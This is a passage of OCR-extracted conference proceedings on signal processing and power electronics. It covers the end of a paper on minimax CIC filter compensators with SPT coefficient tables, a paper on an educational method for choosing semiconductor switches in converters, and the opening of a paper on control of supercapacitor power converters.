$a(2)$	$2^{-6}-2^{-10}$	$2^{-6}-2^{-9}-2^{-10}$	$2^{-5}+2^{-9}$	$2^{-5}-2^{-7}-2^{-9}$	$2^{-5}-2^{-7}$	$2^{-5}-2^{-10}-2^{-13}$	$2^{-7}-2^{-10}$	$2^{-4}-2^{-7}+2^{-13}$
M=5 and ω_c=0.5π								
$a(0)$	$1+2^{-2}+2^{-8}$	$1+2^{-2}+2^{-5}-2^{-7}$	$1+2^{-1}-2^{-4}$	$1+2^{-1}-2^{-4}+2^{-11}$	$1+2^{-1}+2^{-3}$	$1+2^{-1}+2^{-3}+2^{-7}$	$1+2^{-1}+2^{-2}$	$1+2^{-1}+2^{-2}+2^{-3}$
$a(1)$	$-2^{-3}-2^{-6}$	$-2^{-3}-2^{-5}-2^{-11}$	$-2^{-2}-2^{-8}$	$-2^{-2}-2^{-8}-2^{-12}$	$-2^{-2}-2^{-3}$	$-2^{-2}-2^{-3}+2^{-9}$	$-2^{-1}+2^{-4}$	$-2^{-1}-2^{-5}+2^{-8}$
$a(2)$	$2^{-6}-2^{-8}$	$2^{-6}+2^{-8}+2^{-10}$	$2^{-5}+2^{-8}$	$2^{-5}+2^{-8}+2^{-13}$	$2^{-4}-2^{-9}$	$2^{-4}-2^{-8}-2^{-10}$	$2^{-4}-2^{-7}$	$2^{-3}-2^{-5}-2^{-11}$

TABLE II
SPT COEFFICIENTS WITH P=1 AND P=4 OF MINIMAX COMPENSATORS FOR CIC FILTER OF ORDER N AND DECIMATION FACTOR R≥10

	N=2		N=3		N=4		N=5	
$a(n)$	P=1	P=4	P=1	P=4	P=1	P=4	P=1	P=4
M=3 and ω_c=0.5π								
$a(0)$	$1+2^{-2}$	$1+2^{-2}-2^{-5}+2^{-8}-2^{-12}$	$1+2^{-2}$	$1+2^{-1}-2^{-3}-2^{-5}+2^{-8}$	$1+2^{-1}$	$1+2^{-1}-2^{-6}+2^{-9}-2^{-11}$	$1+2^{-1}$	$1+2^{-1}+2^{-3}+2^{-7}+2^{-10}$
$a(1)$	-2^{-3}	$-2^{-3}+2^{-7}+2^{-9}-2^{-11}$	-2^{-3}	$-2^{-3}-2^{-4}+2^{-7}-2^{-9}$	-2^{-2}	$-2^{-2}-2^{-8}-2^{-10}+2^{-13}$	-2^{-2}	$-2^{-2}-2^{-4}-2^{-6}-2^{-8}$
M=5 and ω_c=0.5π								
$a(0)$	$1+2^{-2}$	$1+2^{-2}+2^{-5}-2^{-7}+2^{-17}$	$1+2^{-2}$	$1+2^{-1}-2^{-4}+2^{-8}-2^{-12}$	$1+2^{-1}$	$1+2^{-1}+2^{-3}+2^{-7}+2^{-11}$	$1+2^{-1}$	$1+2^{-1}+2^{-2}+2^{-3}-2^{-6}$
$a(1)$	-2^{-3}	$-2^{-3}-2^{-5}-2^{-12}-2^{-13}$	-2^{-3}	$-2^{-2}-2^{-8}-2^{-9}-2^{-11}$	-2^{-2}	$-2^{-2}-2^{-3}+2^{-9}-2^{-18}$	-2^{-2}	$-2^{-1}-2^{-6}+2^{-9}-2^{-11}$
$a(2)$	2^{-7}	$2^{-6}+2^{-8}+2^{-10}-2^{-13}$	-2^{-5}	$2^{-5}+2^{-7}-2^{-9}-2^{-11}$	2^{-7}	$2^{-4}-2^{-8}-2^{-11}-2^{-12}$	-2^{-5}	$2^{-3}-2^{-5}-2^{-7}+2^{-10}$
M=7 and ω_c=0.5π								
$a(0)$	$1+2^{-2}$	$1+2^{-2}+2^{-4}-2^{-7}-2^{-8}$	$1+2^{-3}$	$1+2^{-1}-2^{-8}-2^{-9}-2^{-15}$	$1+2^{-1}$	$1+2^{-1}+2^{-2}-2^{-5}+2^{-9}$	$1+2^{-2}$	$1+2^{-1}+2^{-2}+2^{-3}+2^{-4}$
$a(1)$	-2^{-3}	$-2^{-3}-2^{-4}+2^{-7}+2^{-14}$	2^{-7}	$-2^{-2}-2^{-5}-2^{-6}-2^{-8}$	-2^{-2}	$-2^{-1}+2^{-4}-2^{-7}-2^{-10}$	2^{-7}	$-2^{-1}-2^{-4}-2^{-6}-2^{-9}$
$a(2)$	2^{-8}	$2^{-5}+2^{-9}+2^{-11}-2^{-14}$	-2^{-3}	$2^{-4}-2^{-11}+2^{-15}+2^{-18}$	-2^{-7}	$2^{-3}-2^{-6}-2^{-7}-2^{-9}$	-2^{-2}	$2^{-3}+2^{-13}-2^{-16}-2^{-18}$
$a(3)$	2^{-8}	$-2^{-8}-2^{-11}-2^{-14}-2^{-16}$	2^{-4}	$-2^{-7}-2^{-11}-2^{-13}+2^{-17}$	2^{-6}	$-2^{-6}+2^{-9}+2^{-14}+2^{-18}$	2^{-3}	$-2^{-6}+2^{-9}+2^{-11}+2^{-14}$

minimax compensator with less number of adders yields much better wideband compensation.

To obtain more efficient wideband compensation, the compensator with M=7 coefficients should be used. For illustration, the CIC filter with N=5 and R=1024 is compensated over the band $|\omega|\le 0.5\pi$. Figure 6 shows the obtained magnitude response. The coefficients with P=4 are specified, resulting in the compensator structure with 19 adders, and the compensation error less than 0.02dB.

C. Compensators With Lowest Complexity

By setting P=1 in the proposed design, we obtain the compensator with the lowest complexity. Let us consider the compensation of the CIC filter with N=5 and R=32 over the band $|\omega|\le 0.5\pi$. Figure 7 shows the magnitude response of the CIC filter compensated with the lowest-complexity compensator with M=7 coefficients, whose structure has seven adders. In the figure, it is also shown the response compensated by the minimax compensator

with three coefficients, which employs the same number of adders. Since both compensators have equal complexity, similar improvement is expected. The lowest-complexity compensator reduces the passband droop to 0.5dB, what is slightly higher than the droop obtained by the three-coefficient compensator. However, outside the passband it has a high roll-off characteristic, which is often desirable.

IV. Conclusion

The design of minimax CIC compensators over the SPT coefficient space has been presented. The optimum compensator's coefficients are obtained by using the global optimization based on the interval analysis. It is illustrated that such an optimization enables the design of the compensators with high number of coefficients, as well as the compensators resulting in efficient compensation over a wide band. Compared with the known CIC compensators with SPT coefficients, the presented compensators generally result in a better compensation and a lower complexity.

V. References

[1] E. B. Hogenauer, "An economical class of digital filters for decimation and interpolation," *IEEE Trans. Acoust., Speech, Signal Process.*, vol. ASSP-29, no. 2, pp. 155–162, Apr. 1981.

[2] A. Y. Kwentus, Z. Jiang, and A. N. Willson Jr., "Application of filter sharpening to cascaded integrator-comb decimation filters," *IEEE Trans. Signal Process.*, vol. 45, no. 2, pp. 457–467, Feb. 1997.

[3] G. Jovanovic Dolecek and S. K. Mitra, "A new two-stage sharpened comb decimator," *IEEE Trans. Circuits Syst. I, Reg. Papers*, vol. 52, no. 7, pp. 1414–1420, Jul. 2005.

[4] G. Stephen and R. W. Stewart, "High-speed sharpening of decimating CIC filter," *Electron. Lett.*, vol. 40, no. 21, pp. 1383–1384, Oct. 2004.

[5] K. S. Yeung and S. C. Chan, "The design and multiplier-less realization of software radio receivers with reduced system delay," *IEEE Trans. Circuits Syst. I, Reg. Papers*, vol. 51, no. 12, pp. 2444–2459, Dec. 2004.

[6] S. Kim, W. C. Lee, S. Ahn, and S. Choi, "Design of CIC roll-off compensation filter in a W-CDMA digital IF receiver," *Digit. Signal Process.*, vol. 16, no. 6, pp. 846–854, 2006.

[7] G. Jovanovic Dolecek and S. K. Mitra, "Simple method for compensation of CIC decimation filter," *Electron. Lett.*, vol. 44, no. 19, pp. 1162–1163, Sept. 2008.

[8] G. Jovanovic Dolecek, "Simple wideband CIC compensator," *Electron. Lett.*, vol. 45, no. 24, pp. 1270–1272, Nov. 2009.

[9] G. Jovanovic Dolecek and L. Dolecek, "Novel multiplierless wide-band CIC compensator," in *Proc. IEEE Int. Symp. Circuits Syst.*, Paris, France, May 2010, pp. 2119–2122.

[10] G. Molnar and M. Vucic, "Closed-form design of CIC compensators based on maximally flat error criterion," *IEEE Trans. Circuits Syst. II, Exp. Briefs*, vol. 58, no. 12, pp. 926–930, Dec. 2011.

[11] A. Fernandez-Vazquez and G. Jovanovic Dolecek, "Maximally flat CIC compensation filter: design and multiplierless implementation," *IEEE Trans. Circuits Syst. II, Exp. Briefs*, vol. 59, no. 2, pp. 113–117, Feb. 2012.

[12] G. Jovanovic Dolecek and F. Harris, "Design of wideband CIC compensator filter for a digital IF receiver," *Digit. Signal Process.*, vol. 19, no. 5, pp. 1204–1213, 2009.

[13] M. Vucic, G. Molnar, and M. Butorac, "FPGA implementation of high-frequency software radio receiver," in *Proc. IEEE Int. Symp. Circuits Syst.*, Taipei, Taiwan, May 2009, pp. 1040–1043.

[14] M. Vucic, G. Molnar, and T. Zgaljic, "Design of FIR filters based on interval analysis," in *Proc. 33rd Int. Convention MIPRO*, vol. MEET & GVS, Opatija, Croatia, May 2010, pp. 197–202.

[15] R. B. Kearfott, *Rigorous Global Search: Continuous Problems*, Cluver Academic Publishers, 1996.

[16] E. Hansen and G. W. Walster., *Global Optimization Using Interval Analysis*, Second Edition, Marcel Dekker, Inc., 2004.

Method for Selection of Switches for Power Electronic Converters

Ivan Mrčela, Viktor Šunde, Zvonko Benčić

University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, Zagreb, Croatia

ivan.mrcela@fer.hr

viktor.sunde@fer.hr

zvonko.bencic@fer.hr

Abstract— This paper describes the educational method for selection of semiconductor switches based on the results of simulated behaviour of the converter circuit with ideal switches. The current-voltage relations on the converter circuit ports and the converter topology determine the requirements for the static and switching characteristics of semiconductor switches. Selection of the switches is illustrated with examples of a full-bridge rectifier with a resistive-inductive load, a buck converter with a resistive-inductive load and a resonant inverter.

I. INTRODUCTION

Educational literature concerning power electronics, from its very beginning in the ninety-twenties and mostly also until today, introduces the student into power electronics through analysis of the power converter circuits (i.e. from specific towards general) [1−7]. It starts from the simple converter circuits (e.g. single phase line-frequency diode rectifiers), and ends with the more complex inverter circuits (e.g. PWM-inverters). Such textbooks are suitable as introduction to circuits design, but not as introduction to the methodology (the systematic study of methods that are, can be, or have been applied within a discipline) for power electronics. Our experience is that even conscientious students soon forget the voltage-current relations and the related formulas.

The described approach is based on postulating the topology and function of the converter circuit (rectification, DC/AC conversion, DC conversion and AC conversion). It is shown that by using the same topology (e.g. bridge connection), but by different methods for controlling the switches, various functions of the converter circuit can be achieved. It is also shown that the selected semiconductor switch does not need to have all characteristics of the ideal switch and that the desired function, with the same topology, can be achieved by different semiconductor switches. By using this approach, the student will note the common characteristics of the converter circuits of the same topology and will learn to think by using the methodology of power electronics. Such approach builds upon the approach in the textbook [7], where it is clearly shown that all applications of power electronics share the common basics.

At the starting level of analysis of operation of the converter circuits by using computer simulation programs it is beneficial to use the ideal (mechanical) switches instead of the models of semiconductor switches. This shortens the time for simulation, avoids the need to define parameters for the semiconductor switches model, simplifies modelling of the controlling circuit, and simplifies the analysis of the obtained results. The results of the simulation are the current-voltage relations of the ideal switches. These current-voltage relations can be used to make conclusions about the semiconductor switches which can be used in the real analysed converter.

II. DEFINITIONS OF SEMICONDUCTOR VALVES AND SEMICONDUCTOR SWITCHES

A semiconductor valve or component is a non-operational whole, which only together with the driving circuit and over-current and overvoltage protection and cooling arrangement, forms an operational whole - semiconductor switch.

Semiconductor switch devices are divided into non-controllable, semi-controllable and fully controllable. The non-controllable devices, e.g. diodes, switch when the voltage polarity at its ports changes. The semi-controllable devices, e.g. thyristors, switch on according to the control signal on the gate, and switch off when their current drops to zero. The fully controllable devices, e.g. transistors, switch on and off according to the control signal applied to the control electrode.

The ideal switch is fully controllable, i.e., it can be momentarily switched on or off by an appropriate (logical) controlling signal at wish. The ideal switch conducts current in both directions and holds both voltage polarities. The ideal switch is an element without any losses, i.e. a product of voltage and current in any time is equal to zero, Fig. 1.

The semiconductor switch has only some of the characteristics of an ideal switch.




Fig. 1. Model of an ideal switch

III. STATIC MODELS OF SEMICONDUCTOR SWITCHES AND OPERATING QUADRANTS

Static characteristics of semiconductor switches are modelled by idealised and ideal models. Fig. 2 shows the idealised and ideal models for the static characteristic of a diode switch. The idealised model represents the diode static characteristic in the forward region by using threshold voltage U_{th} and dynamic resistance R_d. The reverse characteristic of the diode is modelled with a large enough resistance R_{bl}.

The ideal model for the static characteristics is determined by the borders of the operating quadrants. Operating quadrants for the semiconductor switch are the quadrants on the graphical representation of the voltage polarity that a device can hold at it's ports and the direction of the current through it's ports. A diode switch can hold reverse voltage and conduct current in one direction. According to that, a diode switch fits in the second operating quadrant, Fig. 3 a). A thyristor switch can hold voltages of both polarities and conduct current in one direction; hence its operating quadrants are the first and the second, as shown in Fig. 3 b). A transistor switch can hold voltage of one polarity and conduct the current in one direction; hence its operating quadrant is the first, as shown in Fig. 3 c).




Fig. 2. Static characteristics of a diode switch: a) real, b) idealised, c) ideal model




Fig. 3. Operating quadrants of a) diode, b) thyristor, c) transistors

The operating quadrant is non-controllable if the switch can neither switch on nor switch off in that quadrant by a control signal. The operating quadrant is semi-controllable if the switch can only switch on in that quadrant, and fully controllable if the switch can switch both on and off in that quadrant. For example, the second operating quadrant for diode switch is non-controllable, since a diode cannot switch off or switch on under influence of the control signal. The first operating quadrant for a thyristor switch is semi-controllable, since in that quadrant the thyristor can switch on, but cannot switch off, while the second thyristor quadrant is non-controllable. The first operating quadrant for a transistor switch is fully controllable, since the transistor can both switch on and switch off in that quadrant by a control signal. Table I shows the operating quadrants and controllability for the basic semiconductor switches.

If the required operating quadrants cannot be achieved using only one semiconductor switch, combinations of basic semiconductor switches (called hybrid semiconductor switches) is used. A serial connection of a transistor and a diode makes a switch that conducts current in one direction and holds voltage of both polarities. This is a one-directional current and a bipolar voltage semiconductor switch. An anti-parallel connection of a transistor and a diode makes a switch that conducts current in both directions and holds the voltage of one polarity. This is a bi-directional current and a unipolar voltage semiconductor switch. Table II shows the hybrid semiconductor switches by controllability and operating quadrants.

IV. METHOD FOR SELECTION OF SEMICONDUCTOR SWITCHES

Method for selection of semiconductor switches is based on the current-voltage relations of ideal switches that form a simulated converter circuit and on the analysis of its switching characteristics.

To achieve the desired converter function different topologies can be used. For example, a single-phase thyristor bridge circuit and a single-phase thyristor circuit with neutral point perform the function of rectifying with the full-wave rectified waveform on the resistive-inductive load. Note that the function of the converter is also determined by the switching logic (e.g. phase-controllable converters) and switch implementation (e.g. buck and boost converter), other than the converter topology.

After selection of the topology of converter circuit with ideal switches (e.g. single-phase bridge connection), the desired circuit function is selected (e.g. rectification) at given load (e.g. resistive-inductive). The reference direction of the current and the reference voltage polarity are assigned to the ideal switch. If the switch is anticipatively unidirectional, the direction in which the switch conducts the current corresponds to the reference current direction. If the switch is anticipatively unipolar, the polarity in which the switch does not conduct the current corresponds to the negative reference voltage polarity.

The waveforms of the voltages and currents of an ideal switch, (voltage-current loading) obtained by the simulation determine the operational quadrants of the switches. By using data from Tables I and II it can be concluded which semiconductor switches can be considered, regarding their static and circuit characteristics.

It is desirable to select the simplest possible switch, since an increased number of semiconductor devices that make the switch means an increased complexity of the gate drive and losses.

TABLE I:

OPERATING QUADRANTS AND CONTROLLABILITY OF BASIC SEMICONDUCTOR SWITCHES









Valve	**Symbol**	**Controllable operating quadrants**	**Semi-controllable operating quadrants**	**Non-controllable operating quadrants**
Diode		-	-	II.
Thyristor		-	I.	II.
Triac		-	I., III.	-
Inversely conductive thyristor		-	I.	IV.
MOSFET		I.	-	-
IGBT		I.	-	-

TABLE II:

OPERATING QUADRANTS AND CONTROLLABILITY OF HYBRID SEMICONDUCTOR SWITCHES

Switch	**Symbol**	**Controllable operating quadrants**	**Semi-controllable operating quadrants**	**Non-controllable operating quadrants**
Serial connection of diode and transistor		I.	-	II.
Anti-parallel connection of diode and transistor		I.	-	IV.

V. EXAMPLES FOR SELECTION OF SEMICONDUCTOR SWITCH DEVICES

A. Single-phase bridge converter

A scheme of the simulated circuit is shown in Fig. 4. On the input to the converter there is a source of sinusoidal voltage. The load is resistive-inductive. To obtain a phase-controllable rectified voltage waveform on the load, switching pairs S1, S4 and S2, S3 switch in counter-stroke. The scheme also shows the reference directions of the currents and the reference polarities of the voltages on switches S1, S2.




Fig. 4. Simulation model of the single-phase bridge converter

Fig. 5. a) shows the load voltage waveform for the control angle $\alpha = 45°$. Fig. 5 b) shows the load voltage waveform for the control angle $\alpha = 135°$ and a current source load. For the control angle $\alpha > 90°$. the average output voltage U_i is negative.

Fig. 6 shows the voltage and current waveforms of S1, S4 and S2, S3, for $\alpha = 45°$. Analysis of the current-voltage relations of the switches shows that the switches conduct the current in one direction and that they hold a positive and negative voltage. An analysis of the switching characteristics shows that the switches switch on the positive current when the voltage is positive and that they take on the negative voltage when switched off. Due to the source voltage, commutation of the load current occurs from one switch pair to the other.




Fig. 5. Load voltage waveforms for the control angle

a) $\alpha = 45°$, b) $\alpha = 135°$




Fig. 6. Current and voltage waveforms for a) switches S1, S4, b) switches S2, S3

By comparing the characteristics of the ideal models of basic semiconductor switches from Table I it can be concluded that the switches can be achieved by using thyristors, Fig. 7. If it is sufficient that the load voltage is controllable and unipolar, diodes can be used instead of TH1 and TH4. If it is sufficient that the load voltage is constant and unipolar, diodes can be used instead of all thyristors.




Fig. 7. Single-phase bridge converter with the thyristors

B. Buck converter

A scheme of the simulated circuit is shown in Fig. 8. Switches S1 and S2 operate in counter-stroke. When S1 is switched on, the voltage on the input to the *LC* filter is equal to the input voltage. When S1 switches off, S2 is switched on and the voltage on the input to the *LC* filter is equal to zero. The scheme also shows the reference directions of the currents and the reference polarities of the voltages on switches S1 and S2.






Fig. 8. Simulation model of a buck converter

Fig. 9 a) shows the waveforms of voltages and currents of S1 and Fig. 9 b) shows the waveforms of voltages and currents of S2. An analysis of the current-voltage waveforms of the switches shows that switch S1 conducts the positive current and holds the positive voltage. Switch S2 conducts the positive current and holds the negative voltage. An analysis of the switching characteristics shows that S1 switches on and off the positive current when the voltage is positive. S2 switches on the positive current, and when switched off, it holds the negative voltage. Switch S1 is a fully controllable switch. When S1 switches off, due to the commutation caused by the inductive load, S2 switches on. By comparing the characteristics of ideal models of semiconductor switches from Table I, it can be concluded that S1 can be implemented using some of the transistors, e.g. MOSFET, and S2 by using a diode, Fig. 10.



a)



b)

Fig. 9. Voltage and current waveforms of a) switch S1, b) switch S2




Fig. 10. Buck converter with MOSFET and diode

C. Resonance inverter with voltage input

A scheme of the simulated circuit is shown in Fig. 11. At the input side of the converter is a DC voltage source. The load is a serial oscillating circuit. To obtain sinusoidal voltage on the load, i.e. on the resistance *R*, switches S1 and S4 and switches S2 and S3 are operating in counter-stroke, at a frequency slightly higher than the resonant frequency of the oscillating circuit.

Fig. 12 a) shows the waveforms for the load voltage and current. Fig. 12 b) shows the voltage and current waveforms for S1 and S4. An analysis of the current-voltage waveforms of the switches shows that the switches conduct the current in both directions and hold the positive voltage. An analysis of basic switching characteristics shows that the switches switch on the negative current and that when they switch off, they hold the positive voltage. Comparing the characteristics of the ideal models of basic semiconductor switches from Table I, it can be concluded that there exists no such basic semiconductor switch. The bidirectional current switch is achieved by e.g. IGBT and an anti-parallel diode, as shown in Fig. 13.






Fig. 11. Simulation model of a resonant inverter



a)



b)

Fig. 12. Voltage and current waveforms of a) load, b) switch S1, S4




Fig. 13. Resonant inverter with IGBTs and diodes

VI. Conclusion

The paper has shown an educational method for the selection of semiconductor switches for power electronic converters. The switches are selected according to its static and switching requirements. In most cases semiconductor switches will have just some of the characteristics of an ideal switch. It has been shown that the selection of the switches does not depend only on the topology of the converter circuit, but also on converter function. It has also been shown that the load type influences the switching characteristics.

References

[1] A. Güntherschulze: Elektrische Gleichrichter und Ventile, Verlag von Julius Springer,1929.

[2] Th. Wasserrab: Schaltungslehre der Stromrichtertechnik, Springer-Verlag, 1962.

[3] H. Anschütz: Stromrichreranlagen der Starkstromtechnik, Springer-Verlag, 1963.

[4] J. Schaefer: Rectifier Circuits, John Wiley @ Sons, 1965.

[5] S.B. Dewan, A. Straughen: Power Semiconductor Circuits, John Wiley @ Sons, 1975.

[6] F. Zach: Leistungselektronik, Springer-Verlag, 1979.

[7] J. G. Kassakian, M. F. Schlecht, G. C. Verghese: Principles of Power Electronics, Addison-Wesley Publishing Company, 1991.

[8] V. Subrahmanyam: Power Electronics, John Wiley @ Sons, 1996.

[9] Hart, D. W: "Introduction to power electronics", Prentice Hall, 1997

[10] N. Mohan, T. M. Undeland, W. P. Robbins: Power Electronics, John Wiley @ Sons, 2003

[11] Holmes, D. G.; Lipo, T. A: "Pulse width modulation for power converters – principles and practice", IEEE Press, Wiley interscience, 2003

[12] F. L. Luo, H. Ye: Power electronics, CRC Press, 2010.

[13] Simplorer Ver. 7,0 Manual

Simple control system for power converter connecting electrochemical dual-layer capacitors to DC link

B.Sc., E.E. Tihomir Čihak*, Ph.D., E.E. Željko Jakopović **
* KONČAR – Electrical Engineering Institute/Power Electronics and Control Department, Zagreb, Croatia
** Faculty of Electrical Engineering and Computing/Department of Electric Machines, Drives and Automation, Zagreb, Croatia
tcihak@koncar-institut.hr

Electrochemical dual layer capacitors, also known by their market names Supercapacitors and Ultracapacitors are perspective technology for many uses, for instance in power saving circuits for electric propulsion systems, short-term energy storage systems, systems for extending battery lifetime and other similar uses. Although they can be used connected directly to a power converter DC link, in most cases they are connected to the DC link through a separate power converter. In use, such an EDLC and power converter assembly, due to EDLC specifics, must reliably operate in numerous operating points, unlike a typical power electronic converter. Such a power converter operation entails many control issues. Some of them are considered in this paper.

I. INTRODUCTION

A component that enables storage of energy, a capacitor, is known for several hundred years, ever since a Leyden jar has been invented. As a component, in essence two metal plates separated by dielectric material, capacitor has not been changed from the day of its invention. In 1957, an innovation to capacitor technology has occurred. H. E. Becker [2] has filed for an invention of electrochemical dual layer capacitor. In electrical view, this component is also a capacitor, but in comparison with previously known capacitor types, is has much higher capacity, up to several orders of magnitude. In consequence, this innovative component has extremely high specific power rating and specific energy rating in the same order of magnitude as, in that sense, weakest batteries.

